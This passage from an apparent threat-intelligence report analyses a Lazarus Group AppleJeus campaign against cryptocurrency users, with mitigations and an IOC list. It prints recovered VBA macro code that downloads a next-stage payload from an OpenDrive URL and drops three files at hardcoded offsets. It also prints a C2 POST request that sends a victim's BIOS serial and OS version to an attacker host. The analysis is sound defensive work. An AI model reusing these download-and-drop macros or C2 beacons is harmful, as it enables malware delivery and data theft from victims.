
```
Public Function GBOQF()
     On Error Resume Next

    Dim XOTATJOD As Object
    Dim HSACFVSE As String
    Set XOTATJOD = CreateObject(GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption)

    HSACFVSE = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
    XOTATJOD.Open GGPJPPVOJB.rDHwJTxL.Caption, HSACFVSE, False
    XOTATJOD.Send
```

Figure 9. Next stage payload stored on OpenDrive

While the file was no longer available at the time of analysis, based on public sandbox results for the file in question, the downloaded payload, “Background.png”, embeds the following three files:

- “Logagent.exe” – a legitimate file (md5: eb1e19613a6a260ddd0ae9224178355b)
- “wsock32.dll” – a side-loaded library internally named HijackingLib.dll (md5: e66bc1e91f1a214d098cf44ddb1ae91a)
- “56762eb9-411c-4842-9530-9922c46ba2da” – an encoded payload decoded by “wsock32.dll”

The three files are dropped on disk using hardcoded offsets that can be found in the second macro. The file paths are computed from the base64 variables mentioned previously. Figure 10 shows the writing of the files.



```
If Dir(KTBGVSJN & MKWVVOIY) = "" Or Dir(KTBGVSJN & RDNJKAMJ) = "" Or Dir(KTBGVSJN & UTEYEWLO) = "" Then

    WMSLLPGQ = GBOQF

    If Dir(KTBGVSJN & MKWVVOIY) = "" Then
      Call VGXJC(WMSLLPGQ, KTBGVSJN & MKWVVOIY, 1441, 112640)
    Else
    End If


    If Dir(KTBGVSJN & RDNJKAMJ) = "" Then
      Call VGXJC(WMSLLPGQ, KTBGVSJN & RDNJKAMJ, 114081, 99328)
    Else
    End If


    If Dir(KTBGVSJN & UTEYEWLO) = "" Then
      Call VGXJC(WMSLLPGQ, KTBGVSJN & UTEYEWLO, 213409, 116224)
    Else
    End If
Else
End If

Dim MKRPZWNH As String
```

Figure 10. Different offsets used to extract the malicious files

Despite not having access to the final payload, Volexity assesses this is related to the same Lazarus Group campaign based on the following factors:


- The filename pattern used for the payload (using a UUID style format)
- The command-line arguments (<executable> <filename> <xor key>)
- The behavior of the side-loaded library
- Significant similarities in the code between “DUser.dll” and “wsock32.dll”
- The same internal name of “dll”

Comparison with Older AppleJeus Campaigns

The following table describes similarities Volexity has identified between the campaign described in this blog and the overview of historical campaigns described by CISA.

Used In Current Campaign	Similar to Historical Campaigns
MSI package	AppleJeus Version 1, AppleJeus Version 2, AppleJeus Version 3, AppleJeus Version 4, AppleJeus Version 5, AppleJeus Version 6
Files located in *%APPDATA%\Roaming\%APPNAME%*	AppleJeus Version 2, AppleJeus Version 3, AppleJeus Version 4, AppleJeus Version 5, AppleJeus Version 6
Namecheap used to host C2	AppleJeus Version 5, AppleJeus Version 6, AppleJeus Version 7
Use of fake QT Bitcoin Trader app	AppleJeus Version 1, AppleJeus Version 2


The PE metadata structure of the files used in the current campaign and historical campaigns follow similar formats, shown in Figures 11 and 12 below.



File Version Information

Copyright	Kevin Taylor (C) 2022
Product	BloxHolder Application
Description	BloxHolder
Original Name	BloxHolder.exe
Internal Name	BloxHolder
File Version	1.2.5

Figure 11. PE metadata structure of current campaign




File Version Information

Copyright	JMT Trading Group (C) 2019
Product	Automatic Secure Bitcoin Trader Application
Description	JMT Trader
Original Name	JMTTrader.exe
Internal Name	JMT Trader
File Version	1.40.42
Date signed	2019-07-30 00:14:00 UTC

Figure 12. PE metadata structure of historical campaigns

In addition to the information from the CISA report, the network protocol from the first analyzed sample is the same as the one described by Kaspersky in this report. The screenshot in Figure 13 (Kaspersky publication) shows the same protocol as that shown in Figure 6 (the first sample from this blog).



```
POST /update HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
auth_timestamp: [Current time]
auth_signature: [Generated MD5 value based on current time]
Content-Length: 110
Host: unioncrypto.vip
rlz=[BIOS serial number]&amp;ei=[OS version]  ([build number])&amp;act=check
```

Figure 13. POST request from Kaspersky report

New elements of this current campaign include the following:

- Usage of malicious Microsoft Office documents in addition to the backdoored applications
- Performing DLL side-loading in two steps, rather than a single step
- New AppleJeus variants with strings and API obfuscation, and a new network protocol

Conclusion & Mitigations

In February 2021, CISA published an advisory concerning the AppleJeus malware. The advisory describes the variants observed from 2018 to 2021. Volexity has identified a similar campaign taking place between June and October 2022 using new variants of AppleJeus. The campaign from June 2022 follows the same broad pattern as the one described by CISA: a cryptocurrency application packaged in a malicious MSI file.

The dropped payloads in the recent campaign abuse DLL side-loading techniques to execute the next stage. But the DLL side-loading implementation was not always standard. In some cases, it was performed by proxy, where the EXE calls a DLL that subsequently calls the attacker's DLL. It is interesting to note that the malicious side-loaded library has strong obfuscation of all strings and API calls, making static analysis more complex.

Also newly observed was the shift, discovered in October 2022, from the use of MSI files to malicious Microsoft Office documents. The Microsoft Office documents use an OLE object with a macro dynamically loaded from another macro. This technique seems to reduce static detection by security products, and it deviates from what is now a publicly well-documented campaign.

The Lazarus Group continues its effort to target cryptocurrency users, despite ongoing attention to their campaigns and tactics. Perhaps in an attempt to allude detection, they have decided to use chained DLL side-loading to load their payload. Additionally, Volexity has not previously noted the use of Microsoft Office documents to deploy AppleJeus variants. Despite these changes, their targets remain the same, with the cryptocurrency industry being a focus as a means for the DPRK to bolster their finances.

To generically detect and investigate attacks like the one described in this blog, Volexity recommends the following:

- Where possible, block macro execution in Microsoft Office as described in this Microsoft post.
- Monitor creation of new scheduled tasks to identify anomalies.

To prevent these specific attacks, Volexity recommends the following:

- Use the YARA rules here to detect related activity.
- Block the IOCs provided here.

Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its Threat Intelligence Service and was covered by TIB-20221103. Volexity Network Security Monitoring customers are also covered automatically through signatures and deployed detections from the threats and IOCs described in this post.

Volexity's leading memory analysis product, Volexity Volcano, detects the DLL side-loading technique discussed in this post through its "Search Order Hijacking" analytic.

If you are interested in learning more about these products and services, please do not hesitate to contact us.

Appendix

Related IOCs include the following:

value	entity_type	description
17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b	file	Malicious Office document
abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0	file	Malicious Office document
a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9	file	Malicious Office document
2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb	file	DLL hijacking sample
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a162	file	DLL hijacking sample
90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33	file	DLL hijacking sample
efaf52549ffcc8a16373a8f7f0bddebabc3edc17f71b0158bbaf89c1b29a6043	file	DLL hijacking sample
a0db8f8f13a27df1eacbc01505f311f6b14cf9b84fbc7e84cb764a13f001dbbb	file	unxored AppleJeus
9352625b3e6a3c998e328e11ad43efb5602fe669aed9c9388af5f55fadfedc78	file	unxored AppleJeus
fe948451df90df80c8028b969bf89ecbf501401e7879805667c134080976ce2e	file	unxored AppleJeus
e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487	file	MSI installer containing AppleJeus
eee4e3612af96b694e28e3794c4ee4af2579768e8ec6b21daf71acfc6e22d52b	file	MSI installer containing AppleJeus

value	entity_type	description
82d6b2e14763f398d2a559d3f7fbf2f7a3c7f9001c8dcdf4543d4ff0b97a8785	file	MSI installer containing AppleJeus
636813038ba5c9755aa881ae62e2911df3b8f84ad1d2ff682e325e00d24d4a74	file	MSI installer containing AppleJeus
295c20d0f0a03fd8230098fade0af910b2c56e9e5700d4a3344d10c106a6ae2a	file	MSI installer containing AppleJeus
479cc0a490ffa98652683796c5cef12f3e6380107aac83321a9705048b801b54	file	MSI installer containing AppleJeus
4c5611d63fd78a2de9591d7b4d70c574d1f534a2aec86bb70bd49e60fafd54ea	file	MSI installer containing AppleJeus
strainservice[.]com	hostname	AppleJeus C2 server
bloxholder[.]com	hostname	AppleJeus C2 server
rebelthumb[.]net	hostname	AppleJeus C2 server
wirexpro[.]com	hostname	AppleJeus C2 server
oilycargo[.]com	hostname	AppleJeus C2 server
telloo[.]io	hostname	AppleJeus C2 server